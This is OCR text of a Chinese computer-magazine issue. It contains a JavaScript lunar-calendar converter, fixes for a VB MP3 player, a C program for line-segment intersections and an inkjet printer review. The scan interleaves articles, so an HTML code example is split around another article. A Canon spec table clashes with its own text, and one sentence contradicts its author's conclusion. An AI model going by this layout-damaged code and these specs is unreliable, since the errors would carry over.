function GetBit(m,n)
{
   return (m>>n)&1;
}

function e2c()
{
  var total,m,n,k;
  var isEnd=false;
  var tmp=TheDate.getYear();
  if (tmp<1900)  tmp+=1900;
  total=(tmp-2001)*365
     +Math.floor((tmp-2001)/4)
     +madd[TheDate.getMonth()]
     +TheDate.getDate()
     -23;
  if (TheDate.getYear()%4==0&&TheDate.getMonth()>1)
     total++;
  for(m=0;;m++)
  {
    k=(CalendarData[m]<0xfff)?11:12;
    for(n=k;n>=0;n--)
    {
      if(total<=29+GetBit(CalendarData[m],n))
      {
        isEnd=true;
        break;
      }
      total=total-29-GetBit(CalendarData[m],n);
    }
    if(isEnd)break;
  }
  cYear=2001 + m;
  cMonth=k-n+1;
  cDay=total;
  if(k==12)
  {
     if(cMonth==Math.floor(CalendarData[m]/0x10000)+1)
        cMonth=1-cMonth;
     if(cMonth>Math.floor(CalendarData[m]/0x10000)+1)
        cMonth--;
  }
  cHour=Math.floor((TheDate.getHours()+3)/2);
}

function GetcDateString()
{ var tmp="";
  tmp+=tgString.charAt((cYear-4)%10);   //年干
  tmp+=dzString.charAt((cYear-4)%12);   //年支
  tmp+="年(";
  tmp+=sx.charAt((cYear-4)%12);
  tmp+=")";
  if(cMonth<1)
  {
    tmp+="闰";
    tmp+=monString.charAt(-cMonth-1);
  }
  else
    tmp+=monString.charAt(cMonth-1);
  tmp+="月";
  tmp+=(cDay<11)?"初":((cDay<20)?"十":((cDay<30)?"廿":"卅"));
  if(cDay%10!=0||cDay==10)
    tmp+=numString.charAt((cDay-1)%10);
  if(cHour==13)tmp+="夜";
    tmp+=dzString.charAt((cHour-1)%12);
  tmp+="时";
  cDateString=tmp;
  return tmp;
}

function GetDateString()
{
  var tmp="";
  var t1=TheDate.getYear();
  if (t1<1900)t1+=1900;
  tmp+=t1
       +"-"
       +(TheDate.getMonth()+1)+"-"
       +TheDate.getDate()+" "
       +TheDate.getHours()+":"
       +((TheDate.getMinutes()<10)?"0":"")
       +TheDate.getMinutes()
       +"  星期"+weekString.charAt(TheDate.getDay());
  DateString=tmp;
  return tmp;
}

init();
e2c();
GetDateString();
GetcDateString();
document.write(DateString,"<br>",cDateString);
```

你可以这样写一个HTML文件调用date.js：

```
<html>
<head>
</head>
<body>
```

《最简单的MP3播放器》补丁1.0

□武汉 刘琦

《电脑爱好者》13期上刊登了一篇名为《最简单的MP3播放器》的文章，看后觉得这是一个非常不错的办法，但是文章中的播放器一旦遇到文件名或目录名中有空格就会出现错误，非常不方便。其中的原因在于mciSendString函数仅支持短文件名，因此我们可以先将由CommonDialog控件返回的文件名转换成短文件名，再传递给mciSendString。

你当然可以写一个自定义函数实现这个功能，但更方便的途径是调用API函数：GetShortPathName。这个函数的声明是这样的：

```
Private Declare Function GetShortPathName Lib "kernel32" Alias "GetShortPathNameA" (ByVal lpszLongPath As String, ByVal lpszShortPath As String, ByVal cchBuffer As Long) As Long
```

其中，lpszLongPath指定欲获取短路径名的那个文件的名字，可以是个完整路径，或者由当前目录决定；lpszShortPath是指定的一个缓冲区，用于装载文件的短路径文件名；cchBuffer是lpszShortPath的缓冲区长度。程序修改后的代码如下：

```
Private Sub open_Click()
  On Error GoTo err
  With CommonDialog1
    .CancelError = True
    .Filter = "音乐文件|*.mp3;*.wav;*.mid"
    .Flags = cdlOFNNoChangeDir And cdlOFNPathMustExist
    .Action = 1
    stopplay_Click
    '停止按钮同时可以对设备初始化

    mfn = Space(255)
    iLen = Len(.FileName)
    'Call the function
    lRetVal = GetShortPathName(.FileName, mfn, iLen)
    mfn = Left(mfn, lRetVal)

    Form1.Caption = .FileName
    play.Enabled = True
  End With
  play_Click
  Exit Sub
err:
End Sub
```

现在你的MP3播放器已经名副其实！

```
<script language="JavaScript" src="date.js"></script>
</body>
</html>
```

以上就是公历转换成农历的算法和JavaScript代码，只要理解了这些算法，你就不难写出农历到公历的转换程序，也不难写出其他语言的程序。我就写了VCL和PHP的代码，其中VCL代码还包括农历到公历的转换，并且还可以转换一百年的日期(1921-2020)。如果你想要这些代码，你就说嘛，你不说我怎么知道你想要呢？虽然你很有诚意地看着我……哈哈，我又中《大话西游》的毒了:=)。其实，这些代码你可以在《电脑爱好者》网站上下载。

±¾栏目源程序可在《电脑爱好者》网站www.cfan.net.cn下载，并收录在《电脑界光盘(电脑应用文萃)》第9期上。

《最简单的MP3播放器》补丁2.0

□云南 滇狐

读了湖北刘克文同志的《最简单的MP3播放器》一文，我不由得想提几点意见。

第一，mciSendString函数在VB中已经被封装到Microsoft Multimedia Control控件中了。那个控件操作简便，编程容易，总而言之，还是很好用。避开现有控件而采用API，似乎有些避简就繁。

第二，使用mciSendString函数或MCI控件播放MP3，是需要Office 2000支持的，确切地说，是需要mdm.exe文件的支持。在没有安装mdm的机器上，那个播放器是无法使用的。虽然Office 2000普及率很高，但目前还做不到人手一份。我似乎记得Visual InterDev 98也提供了mdm.exe，但那东西普及率相当低，即使有也起不了什么作用。顺便说一句，我觉得mdm也是一个“问题”程序。它一开机就驻留内存，消耗系统资源，而且它的权力很大。虽然我不知道微软有没有在它里面放远程监控后门，但我仍然对它不放心。最可气的是，每次开机启动时，这个讨厌的家伙总要向我的Windows目录下添加两个形如“fffa0ad5_{1AB663C0-7528-11D5-B757-958DB6CD18CA}.tmp”的垃圾文件，注意，是每次开机添加两个，弄得我的Windows目录充斥着乱七八糟的东西。我觉得mdm带来的好处远远大于它的危害，一卸了之，不能播放MP3也罢了！

综上所述，我觉得刘同志的播放器还是有漏洞的。如果真想偷懒，可以使用现成的Active Movie控件。到目前为止，我还没有发现不能用它播放MP3的机器。

如何求一组线段的交点

□北京　罗光宣　晓海

(一)问题

2001年第10期擂台赛的问题是：给定n条线段，请编一程序，给出所有的交点坐标。

(二)一般解法

该问题的解决并不难：遍历该组线段中的任意一对求出交点即可。

具体两线段交点的求法为：

(1)先对应两线段分别对它们所在的直线写出相应的两点式方程，即设一线段两端点坐标分别为(xi,yi)与(xj,yj)，则对应直线方程为：(y-yi)/(x-xi)=(y-yj)/(x-xj)；

(2)求两直线交点坐标，即联合两直线方程得一个一元二次方程组，求解之；

(3)如方程组有解，判断解是否在两线段的两端点之间或端点上。

是则方程组之解即是两线段的交点；否则两线段无交点。

当然，在求两线段交点前还可以用一些条件式加以过滤，如对两线段所对应矩形无相交部分的情况，可直接判断两线段无交点等等。

(三)编程实例

参赛程序有许多采用了上述方法，这里选载一个比较典型的程序设计。

```
/*   程序说明
程序中的几个变量:
*x1稟线段初始点横坐标
*y1稟线段初始点纵坐标
*x2稟线段终止点横坐标
*y2稟线段终止点纵坐标
*a稟线段所在直线解析式中x项系数
*b稟线段所在直线解析式中y项系数
*c稟线段所在直线解析式中常数项
jx稟两条线段所在直线交点横坐标
jy稟两条线段所在直线交点纵坐标
程序结构:
读出变量，分配内存。
用解析几何中计算两直线交点的公式两两计算两条线段所在直线交点。
用函数between判断两条线段所在直线交点是否在线段上，若是，则输出结果。*/
```

```
// 求一组线段的交点 李宇恒 2001.7 Turbo C++ 3.0 调试通过
#include <stdio.h>
#include <stdlib.h>
#include <process.h>
// 此函数判断交点坐标是否在线段坐标范围内,即判断交点是否落在线段上
int between(float u, float v, float w)
{	float max,min;
	max=(v>w)?v:w;
	min=(v<w)?v:w;
	return ((u<=max&&u>=min)?1:0);
}

void main()
{   int n,i,j;   //n为线段条数
	float *x1,*y1,*x2,*y2,*a,*b,*c,jx,jy;
	FILE *fp;
	// 分配内存
	if ((fp=fopen("input.dat","r"))==NULL)
	{	printf("\nCan't open the file to input data!");
	exit(1);
	}
	fscanf(fp,"%d",&n);
	if((x1=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((y1=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((x2=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((y2=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((a=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((b=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	if((c=(float *)malloc(n*sizeof(float)))==NULL)
	{	printf("\nOut of memory!");
		exit(1);
	}
	for (i=0;i<n;++i)
```

```
	{	fscanf(fp,"%f%f%f%f",x1+i,y1+i,x2+i,y2+i);
		if (x1[i]==x2[i])
		{	a[i]=1;
			b[i]=0;
			c[i]=-x1[i];
		}
		else
		{	a[i]=(y2[i]-y1[i])/(x1[i]-x2[i]);
			b[i]=1;
			c[i]=(x1[i]*y2[i]-x2[i]*y1[i])/(x2[i]-
x1[i]);
		}
	}
	fclose(fp);
	if ((fp=fopen("output.dat","w"))==NULL)
	{	printf("\nCan not open file!");
	exit(1);
	}
	for (i=0;i<n;++i)
	{   for (j=i+1;j<n;++j)
		{	if (a[i]*b[j]-a[j]*b[i]!=0)
			{	jx=(b[i]*c[j]-b[j]*c[i])/(a[i]
*b[j]-a[j]*b[i]);
				jy=(c[i]*a[j]-c[j]*a[i])/(a[i]*b
[j]-a[j]*b[i]);
				if (between(jx,x1[i],x2[i])
&&between(jx,x1[j],x2[j])&&between(jy,y1[i],y2[i])
&&between(jy,y1[j],y2[j]))
				fprintf(fp,"(%f,%f) ",jx,jy);
			}
		}
	}
fclose(fp);
}
```

(四)另一算法设计

这里再给出一种求解算法。


首先,对给定的n条边的2n个端点按X坐标由小到大的次序进行排序,并在每一端点处作一平行Y轴的辅助虚线 。

一个实例如图所示,共有5条线段,分别编号为:第1,2……5号线段,共2×5=10个端点。

对每一辅助线,将有一些线段与之相交,将能与之相交的边的序号按交点Y坐标由大到小排序,由上向下记录。

例如，图中每条虚线下面对应记录的一组边序号：{1},{1，2},{2，1},{2,3}……等。

对两虚线,显然一对线段要相交的充分必要条件是在两虚线处对应边序号序列中两边序号都存在,且两边序号正好排序相反。



例如: 图中:

第1虚线{1}与第2虚线{1,2}没有共同两边序号,故其间无线段相交；

第2虚线{1,2}与第3虚线{2,1}有共同两边序号1与2，且第2虚线处排序为1->2，第3虚线处排序为2->1，两者反序，故其间线段2必与线段3相交；

第3虚线{2,1}与第4虚线{2,3}没有共同两边序号，只有一个共同边序号2,故其间无线段相交;

第4虚线{2,3}与第5虚线{2,3}虽有共同两边序号2与3，但排序同为2->3,故其间无线段相交;

第5虚线{2,3}与第6虚线{3,5}没有共同两边序号，只有一个共同边序号3,故其间无线段相交;

第6虚线{3,5}与第7虚线{4,3,5}虽有共同两边序号3与5，但排序同为3->5,故其间无线段相交;

第7虚线{4,3,5}与第8虚线{3,4,5}有共同三边序号3,4与5，但排序不同的只有一对:3->4与4->3,故其间有一对线段3与4相交；

第8虚线{3,4,5}与第9虚线{5,4}有共同两边序号4与5，且第8虚线处排序为4->5，第9虚线处排序为5->4，两者反序，故其间线段4必与线段5相交;

第9虚线{5,4}与第10虚线{4}没有共同两边序号,故其间无线段相交；

由以上讨论可自然导出下列算法。

算法:

(1)对n条线段的2n个端点按X坐标升序排序；

(2)依次给出每一端点Y坐标辅助虚线处按Y坐标排序的边序号序列;

其中如两边Y坐标同,则直接判断在虚线处有相应交点；

序列中边序列号的确定按X坐标从小到大,碰到左端点加相应边边序号,碰到右端点删去相应边边序号方法进行。

(3) 扫描每一虚线区间,如前后虚线处对应边序列共同边超过1条,则遍查所有前后逆序线对,并求出交点坐标输出。CF

2001年第10期擂台赛获奖名单

擂　主: 江　海(广东)

优秀奖: 刘国强(贵州)　张　进(云南)　赵秋恒(湖北)　王顺利(四川)　陈华荣(北京)　张明鹏(上海)　严小江(黑龙江)　杨　帆(江苏)　李宇恒(北京)　孙兴星(广西)　欧阳志海(西安)

本期评委:吴文虎　刘雅英　罗光宣　陈　虔　晓　海

擂主将获得《豪杰超级解霸2001》和《PHOTO硬派》软件,优秀选手将获得本刊提供的软件光盘一张。

"喷"出生活真色彩

□北京　Ken　笨熊

——四款喷墨打印机评测

打印机在电脑配件中的地位越来越重要。很多用户在计算机应用水平提高后，不再满足于用电脑看什么、玩什么，而更多的是想用电脑做点什么，打印机在这时候就成了最好的输出工具。当我们见到一张张自己精心设计的漂亮图形被打印出来时，那种满足的心情……爽！

在各种打印机中，喷墨打印机以其造价低、彩色打印效果好、打印成本相对低廉得到了广大普通用户的青睐，本次CFan测试就是以家用级彩色喷墨打印机为主题进行的。我们向HP、Canon、EPSON、Xerox四家著名打印机厂商发出了产品评测邀请，条件是2000元以下的家用彩色喷墨打印机。对这几款打印机，我们将进行各种综合性能的详细比较。

为了让读者们较为详细地了解我们评测的内容，在评测前我们简单介绍一下彩色喷墨打印机的原理及技术。

测　试

衡量打印照片效果的好坏，主要取决于两点。一是打印图形的精细度，简单地说是喷打能打出的墨滴越小越好——但这也有个极限：对于0.9pl以下的墨点，肉眼已经无法分辨了，无论你的眼睛是1.0还是5.0！大家不信的话可以做个试验：用削得很尖的铅笔在白纸上轻轻点一下，留下的痕迹大概是40pl墨滴能打印的效果，现在喷打实际上能喷出最小3pl的墨滴，人的肉眼根本无法看到它！同样的道理，人的头发丝粗细约是0.06毫米左右，因此0.01毫米以下的线条，不借助工具我们也无法做出判断。二是打印图形能表现的色彩，打印机能够打出的色彩越丰富越好。大家都知道低档彩喷是三色或是四色打印机，而中高档则为六色（甚至更多颜色）打印机，就像画笔颜料一样，种类越多越能表现出绚烂多彩的画面来。Photo墨水通常是颜色较浅的墨水，主要用在打印图像的高光过渡处、大面积浅色上，如果不用Photo墨水，那么普通彩色墨水只有用喷少量墨水的方法来处理图片，肯定会形成稀疏的墨点，也就是俗称的"颗粒感"。热升华打印机效果为什么好，就是因为热升华打印机能表现出接近无限种颜色，使得画面更自然逼真。再举个例子吧，大宇DoMo小组解释他们做《仙剑奇侠传》时没有跟风学日本游戏的高解析度低彩色模式的原因是："因为分辨率提高后对美工要求很高，在320×240×256模式下我们采用成熟的技术相信能比640×480×16色更漂亮！"这充分说明色彩数目的影响比高精度更为重要。在HP最新产品中，我们知道HP打印机的打印精度并不是最高的，低彩图像颗粒感比较严重，但依靠出色的软件算法，配合先进墨水，"富丽图三代"打印技术硬是让其打印的Photo图像外在表现有着别家没有的鲜艳与活泼感，因此HP称其打印机具备"2400dpi"的能力……

综上所述，我们建议消费者不要购买市面上的三色打印机，因为进行黑色文本打印时，黑色是由三种彩色叠加调和而成，没有专用的黑色墨水纯正，还特别费墨。

怎样测试

刚才我们提到精细度和色彩表现能力是衡量打印机性能的重点指标，我们的评测主要也是围绕这些指标来进行的。首先我们将从最基本的文本打印开始，取2点阵和8点阵的黑白字符，并将其高分辨率扫描放大，观察其清晰度。然后我们将对一些较专业的测试图样进行打印，观察各打印机在色彩精准度、网格线条、精细度方面的表现，并进行对比。

除了效果方面的比较外，我们还将对产品服务、打印耗材成本、打印机的设计和易用性进行综合评价。还有，我们要测试的打印速度，这是厂商、用户关注的焦点，这里我们在确保打印质量的同时，打印速度自然是越快越好。速度的快慢主要取决于以下几点：喷嘴数目、双向打印功能、智能墨滴变换技术、打印机接口等。这里我们简单解释一下：喷嘴数目越多，使打印机单位时间内的喷墨量大为增加，能显著提高打印速度；双向打印模式使打印头无论是在打印行程还是复位行程都可进行打印，是提高打印速度的有效手段；智能墨滴变换技术能保证在大片的颜色下用较大墨滴快速渲染，而不致于因为太过细小的墨滴影响打印速度。最终我们将选择出最佳性能和最佳性价比两项推荐方案。

测试平台

CPU:赛扬800MHz
主板:微星815EP
显示卡:Radeon 32M DDR
显示器:Acer 79P
硬盘:IBM 60GXP 40G
内存:HY 256M PC133 SDRAM
扫描仪:Acer S2W5100U（1200Dpi）


中文Windows98第二版、中文Photoshop6.01版、Photoshop 5 Default CMYK打印色彩模式。

打印机和电脑的连接方式采用UBS方式。


说明：我们每项测试打印分别用普通纸、高分辨率纸、照片打印纸进行打印，观察其在不同打印介质上的表现。每款打印机都采取其专用的打印墨盒及打印纸张配合。

打印速度(每分钟)		
Xerox docuprint M750		
360dpi	黑白文本10ppm	彩色6.3ppm
600dpi	黑白文本7ppm	彩色3ppm
EPSON STYLUS PHOTO 790		
360dpi	黑白文本9ppm	彩色6ppm
600dpi	黑白文本7ppm	彩色3.2ppm
HP DeskJet 930C		
360dpi	黑白文本9ppm	彩色7ppm
600dpi	黑白文本7ppm	彩色3ppm
Canon S450		
360dpi	黑白文本10ppm	彩色7.5ppm
600dpi	黑白文本8ppm	彩色4ppm

文本打印测试效果图（600dpi）

			
Xerox docuprint M750	HP DeskJet 930C	EPSON STYLUS PHOTO 790	Canon S450

Xerox docuprint M750



最高彩色打印质量	1200 × 1200dpi
墨盒	分离式四色墨盒
打印机接口	IEEE 1284并口 USB（通用串行总线）接口
打印机价格	1480元
墨盒价格（套）	240元

“Xerox”（施乐）在英文中的意思是复印，上海施乐（施乐在中国最大的企业）生产的性能卓越、质量可靠的复印机给了我们很深的印象。而在1997年4月，复印王国的“君主”施乐就正式对外宣布要全面进军打印领域，并在这三年多来颇有建树：比如彩色多功能喷墨一体机Work CentreXK35C、大幅面的Xpress系列、小型工作组激光打印机DocuPrint N24/N32等等。这次Xerox选送的M750就是其推出的Docuprint家用喷墨彩色打印机系列中性价比较高的一款。

技术亮点:InkLogic（智能颜色管理系统）

目前普通中高档四色彩喷大都使用两个墨盒：一个红黄蓝三种颜色合为一体的彩色墨盒，加上一个黑色墨盒；与之相比，M750的墨水系统复杂得多，它使用四色分离的墨盒：一个黑色墨盒和三个彼此独立的彩色墨盒。对用户而言，这种方式的优点显而易见，当红、黄、蓝、黑四种颜色中的一种使用完后，用户只需要更换相应的墨盒即可，而不必像传统打印机那样，仅仅用完一个颜色就不得不把整个墨盒扔掉，造成极大的浪费！产品测试结果表明，施乐“蓝狗”使用的四色墨盒分离技术，可以比普通彩色喷墨打印机节省墨水20%以上。当然，要达到这个目的，打印机本身必须拥有精确的“InkLogic”墨水感应系统，可以准确地监控墨水含量。M750通过内置光电传感器真实测量墨水含量，可以结合驱动程序通过屏幕提示及时提醒用户墨水使用状况，一旦墨水用完，“蓝狗”可以自动停止打印，从而避免由于打印偏色或缺墨带来的无用打印，防止纸张和墨水的浪费。这一点比以前模拟计算方式进行墨水余量监控的打印机技术要进步很多。

此外，M750用的是长寿命打印头，寿命长达10000页，最大程度地保护了用户的利益。其他打印机多用中等寿命打印头甚至是短寿命打印头——尤其是墨盒墨头一体的打印头。

测试评价

M750的外型采用古典式设计，体积显得较大，整体观感端正整洁。M750提供的驱动程序和说明书是本次送测打印机中惟一一款全英文界面的（通过各种渠道我们也未能取得中文版的驱动），这给以中文为主要表达方式的中国用户带来了不便。M750提供了ECP和USB两种接口，在驱动程序的安装过程中，M750提供的USB驱动能被正确识别并自动安装。

在打印测试过程中，我们发现M750的打印控制选项过于简单，除了纸张类型、打印方式设置外，在打印品质的选择上只有较为普通的一般、较好、好和最佳四级选择，未设置高级选项，缺乏对打印品质的详细调整。在Photoshop6.01的打印控制里，该软件对M750打印机识别设置最高只有600dpi，少于M750标称的1200 × 1200dpi水准，所以在各介质的打印效果上表现得有点“糙”，也就是局部有颗粒感，这和该打印机所标称的6微微升墨滴有些不相称。

再者，这款打印机的打印色调偏暖，恐怕和Xerox采用的欧洲色彩管理系统有关，对于东方的中国人所适应的偏冷色调来说，有些不适合。测试中我们发现，M750对普通高分辨率纸打印效果较差，通过观察发现主要是因为Xerox的彩色专用墨水干涸速度慢及防扩散能力差造成的，不过在单色打印中，黑色表现还算稳定，文本打印质量不错。我们还观察到在照片的打印质量中，虽然M750的整体色彩偏暖（也就是有点“红”），视觉震撼效果不强，但色彩层次感是本次测试中最好的，也就是所有的色彩过渡都很清晰，这恐怕和暖色调下亮度较高、颜色的对比度不是很强烈有关。

EPSON STYLUS PHOTO 790



最高彩色打印质量	2880dpi × 720dpi
墨盒	六色墨盒
打印机接口	IEEE 1284 并口 USB（通用串行总线）接口
打印机价格	1780 元
墨盒价格（套）	250 元

EPSON 在彩色图形上的喷墨打印技术一直在同行中保持着领先地位，其彩色喷墨打印机产品系列也是最多的，我们这次拿到的 EPSON 选送的打印机是 PHOTO 790，这是一款专为家庭用户设计的高级彩色打印机。

技术亮点：完美成像系统 PPIS（Perfect Picture Imaging System）

完美成像系统 PPIS 内容包括微压电打印头技术、速干墨水（Quick Ink）、精细图像半色调调整技术（AcuPhotoHalftoning）和照片质量打印纸。其原理是从打印头、墨水、图像调整技术、打印介质四个方面来提高打印的分辨率，增强图像的色彩。其中精细图像半色调调整技术能够生动逼真地将屏幕上由三原色（RGB）组成的光点转换成精确彩色图像打印所需要的 CMYK 四色（这四种彩色正好是打印机的四种墨水颜色）输出，然后根据合适的算法进行误差扩散半色调的控制，使其产生极其平滑的色调变化和更加细腻自然柔美的纹理与质地的表现能力，从而提高打印机图像真实性输出的能力。速干墨水在 10 微秒之内就可快速渗透，从而做到墨点边缘不起毛边。照片质量的打印纸则通过在纸介质表面覆盖上一层可固定墨水的涂层实现高分辨和色彩浓度。

超精微墨滴技术（Advanced Micro PiezoTM），配合专用的新 Photo 照片纸，能打印出 2880dpi × 720dpi 的高分辨率图片！大家注意，打印效果好坏主要取决于打印头技术、打印墨水和打印介质（主要指打印纸），在打印精度一时无法迅速提高的情况下，EPSON 别出心裁在打印纸上做起了文章。新的 Photo 纸有三大特性：致密性——比原来的打印纸密度提高一倍半，致密的纤维保证墨水难以渗入；高张力低弹性——纸张不易变形，表面张力限制不同颜色的墨点相互融合；长寿命——多层结构表明有保护层，防止颜色与空气接触而“黯然失色”，并具备一定的抗光强度，所以打印机能够在新 Photo 纸上打印出更多的点，提高了打印精度。但是需要提醒读者的是，新 Photo 纸价格还是比较高的，零售价近 10 元 / 张，所以为节约成本起见，我们可以用普通的光泽照片纸，大约 4 元左右，但此时打印机的分辨率最高只有 1440dpi × 720dpi！

在墨盒墨水方面，这次 EPSON 用了六墨盒设计，避免了黑白文本打印和 Photo 照片打印来回更换墨水的麻烦，墨水改用新研制的抗光速干墨水（青、浅蓝、洋红、浅红、黄色和黑色），在原来偏橙色的基础上特地改进了蓝色和绿色的扩展表现，看起来好像色彩更丰富、鲜艳而不浓郁。这种使打印色彩精确、不模糊的技术，其实是配合 SRGB 标准，增加色彩数和色彩还原程度（从 RGB 转到 CMYK）的软件算法。EPSON 称之为真实色彩回归技术（Natural PhotoTM Technology）。EPSON 新的抗光墨水，其稳定的色彩号称能保证打印的图片在自然环境下“20 年不褪色”！




六墨盒设计

测试评价

PHOTO 790 的体积是本次测试打印机中最娇小的一款，其外观为圆柱型设计，蓝白色调，典雅大方。其中蓝色部分是半透明的盖板，通过这可以看见 PHOTO 790 双向打印的工作过程。

PHOTO 790 的打印设置最为丰富，几乎是全方位的。比如纸张、打印方式、色彩管理、特效打印等选项都很齐全详细，而且操作方便易懂，这一点上很让我们赞赏，毕竟提供更多的打印方案选择是家庭用户所希望的。在文本打印测试中，PHOTO 790 的表现中规中矩，在彩色打印方面，PHOTO 790 的色彩过渡效果极好，细节表现力很强，而且色彩精准度较高。不过在普通高分辨率纸和照片纸上，PHOTO 790 的表现有较大差距，PHOTO 790 的最佳效果比较依赖于好的纸张。在普通彩色打印纸上，PHOTO 790 的整体打印效果偏绿，不过精细度保持得还是比较好的。在打印过程中，PHOTO 790 的噪音和震动略大，这一点比较遗憾。

HP DeskJet 930C



最高彩色打印质量	2400 x 1200 dpi
墨盒	四色墨盒
打印机接口	IEEE 1284并口 USB（通用串行总线）接口
打印机价格	1200元
墨盒价格（套）	280元

HP是最老牌的打印机厂商之一，其在各式打印机中都有很多的经典产品，令人难以忘怀。这次我们拿到的DeskJet 930C就是HP选送的家用级彩色喷墨打印机，也是HP DeskJet 900系列最出色的代表之一。

技术亮点：第三代“富丽图”色彩分层技术（HP PhotoREt 3）

HP的“富丽图”（Photo Ret）技术使用了一种独一无二的墨滴排列方法，与特制的墨水相配合，可以在每一个打印点上组合出十几个墨滴和30个层次的颜色，增强了图像分辨率，同时敏锐地控制页面上点的大小和分布（数量、位置），使打印色彩更丰富，过渡更平滑。智能色彩增强技术（ColorSmart）可以智能化分析需打印的文档，然后按照专用的半色调(Halftone)算法和彩色变换算法自动确定最佳的亮度和色彩组合，调节色彩匹配及映射设置并提升分辨率，表现最细微的地方，使用者不用费心去调校各项打印参数，比如说抖动（Dither）与淡化（Difussion），即使是普通纸也可实现栩栩如生的图像效果。照片色彩增强技术是使喷头射出肉眼不可能看到的10pl的极微小墨滴，在每个像素中产生更多种的变化，实现成百成千的色阶（Color level)。所谓色阶，就是打印机在每点（像素：dots or pixels）上可以直接打印出的颜色数，也指颜色的深浅变化。按照传统的dpi技术，墨滴只有喷与不喷两种选择（即有墨滴和没有墨滴两种情况），于是，在每一点上，使用三色墨水（青蓝、洋红、黄）的普通喷墨打印机所能产生的色阶数只有八种（2×2×2＝8），额外的色彩由半色调技术（Halftoning techniques：一种利用原色产生更多颜色的配色方法）创造。这种方式是将一个墨滴尽可能近地打印在另一个墨滴旁，以产生其他色彩的错觉，并且只能产生两层以下的色阶。而HP采用了一种新型墨盒，结合富丽图技术，每一喷嘴可以实现从不喷到喷的十几种变化，各点上最多能有16个墨滴，且每个墨滴具有四层色阶可供选择，因此表现的色阶数也立刻突飞猛进达到成千上百之多——是半色调技术的30倍！色阶越多，色彩过渡越平滑，有效消除了画面上的“斑斑点点”，使照片和图像输出更逼真清晰亮丽。第三代“富丽图”色彩分层技术更精确地在每一点上分层，层叠多达29滴墨水，可直接生成3500种真实的打印色彩，提供色调连续、颗粒度更小的如同照片一样逼真的图像。其独特的计算方法不需增加每英寸的打印点数（dpi），便可快速得到高品质的打印效果。

测试评价

如果这次的测试要评选“最漂亮的打印机奖”的话，我们一定毫不犹豫地把奖评给HP的这款打印机。930C的外形采用流线线条设计，配上香槟银色色调，更显出一种时尚的高贵品味。另外，930C的走纸全部设计在打印机前端的可折叠式纸盒中，令使用更加方便，也节约了使用空间。

一使用930C这款打印机，我们立刻就发现了它另一个优点，那就是它的打印噪音和震动幅度特别的小！我们知道喷墨打印机内部是机械式结构，所以在打印时难免有令人不快的震动和噪音，这也是所有喷墨打印机的通病，但930C的独特设计克服了这一点，打印中不仔细观察几乎察觉不出它在工作。另外，930C还有一个独特的取消打印控制键，可以避免因错误打印带来的无谓浪费。

930C的打印驱动设置是全中文界面，操作项很简便，没有过多的高级设置，但打印机的默认打印效果很好，不需要特别的设置，大大简化了操作过程。在我们的打印效果测试当中，930C在文本打印中的效果最好，这也是HP系列打印机的传统优势。在彩色图像打印中，HP的色彩也表现得特别“艳”，最为亮丽，这和第三代“富丽图”色彩分层技术有很大关系，不过这种色彩艳丽是体现在一种高对比度下的，所以在部分细节上，930C的色彩过渡显得过于锐利，缺乏一点自然，而且这个问题在高分辨率纸及照片纸上都有体现。

930C还内置有4MB的缓存，对较大的彩色图像文件的打印速度有很大的好处。

Canon S450


Canon（佳能）的S450打印机是本次测试中性价比较高的一款，它是专为苛求打印速度和打印质量的用户而设计的。

技术亮点：新型墨水及六色墨水

S450的新型墨水也是新研制出来的颜料墨，不仅可以避免以往黑色打印的污字问题，而且对比度更明显，色彩更鲜艳亮丽，抗光性好，打印照片能长期保存，不会褪色。它采用独特的六色墨水Photo打印，不同于其他款的四色打印，能够实现深浅两种层次的照片打印效果。另外，S450外接IS-32彩色扫描头，能当720dpi扫描仪用。

另一项技术是墨水检测系统。这一系统将光线投射到墨盒内，墨水的多少会使光线产生不同的折射和反射，当墨水不足时，系统会发出“少墨”、“缺墨”的警告，并通过驱动程序提醒用户，避免时间和纸张耗材的浪费。

佳能打印机喷嘴采用了星形结构，而不是其他打印机中使用的圆形喷嘴。大家可不要以为圆形喷嘴喷出来的是



最高彩色打印质量	1440 × 720dpi
墨盒	四色墨盒
打印机接口	IEEE 1284 并口 USB（通用串行总线）接口
打印机价格	1650 元
墨盒价格（套）	270 元

